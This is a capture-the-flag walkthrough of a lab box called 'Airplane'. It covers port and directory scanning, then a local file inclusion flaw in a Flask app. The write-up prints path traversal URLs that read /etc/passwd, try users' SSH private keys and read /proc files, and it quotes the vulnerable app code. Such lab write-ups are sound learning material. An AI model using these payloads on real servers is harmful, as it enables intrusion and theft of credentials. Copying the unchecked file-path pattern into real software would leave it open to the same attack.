Airplane
Airplane
Level: Medium
Date: May 10, 2026
Target IP: 10.112.150.67
Tasks
1. What is user.txt?

2. What is root.txt
Initial enumeration
nmap -sCV -p 1-10000 -oN nmap/initial 10.112.150.67

Open ports found:
- Port 22 (SSH) OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
- Port 6048 (Unknown)
- Port 8000 (HTTP) Werkzeug httpd 3.0.2
Web server enumeration

The website tells us some information about airplanes.
Directory enumeration
gobuster dir -u http://10.112.150.67:8000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,py,txt,bak,ssh -t 60

Found /airplane, which displays a very annoying visual saying "Let's fly".
LFI (Local File Inclusion)
I recognize the pattern of the URL from just doing a lot of CTFs and usually this is vulnerable to LFI.
http://airplane.thm:8000/?page=index.html

When trying to see the contents of /etc/passwd, the file's contents downloaded.
Let's check it out.
http://airplane.thm:8000/?page=../../../../../etc/passwd

Carlos and Hudson seems to be the users to target. (Line 47 & 49)
Further LFI poking
Maybe there is a way to get their rsa key's through LFI and then we can access the box with SSH.
http://airplane.thm:8000/?page=../../../../../../home/hudson/.ssh/id_rsa


http://airplane.thm:8000/?page=../../../../../../home/carlos/.ssh/id_rsa

But no file was found.
After some further digging:
There is however a python app app.py which we can try to look at.
?page=../../../../../../../../proc/self/cmdline

Python app
Found it by going back in the file system to ../app.py.

This is what makes the LFI vulnerability possible static/ and then nothing to regulate what request the user makes. Making it possible to read files on the server.
App Code:
from flask import Flask, send_file, redirect, render_template, request
import os.path

app = Flask(__name__)


@app.route('/')
def index():
    if 'page' in request.args:
        page = 'static/' + request.args.get('page')

        if os.path.isfile(page):
            resp = send_file(page)
            resp.direct_passthrough = False

            if os.path.getsize(page) == 0:
                resp.headers["Content-Length"]=str(len(resp.get_data()))

            return resp

        else:
            return "Page not found"

    else:
        return redirect('http://airplane.thm:8000/?page=index.html', code=302)


@app.route('/airplane')
def airplane():
    return render_template('airplane.html')


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
Process enumeration

The app didn't really give me anything new, but using ../proc/self/environ tells me I am currently running as hudson.
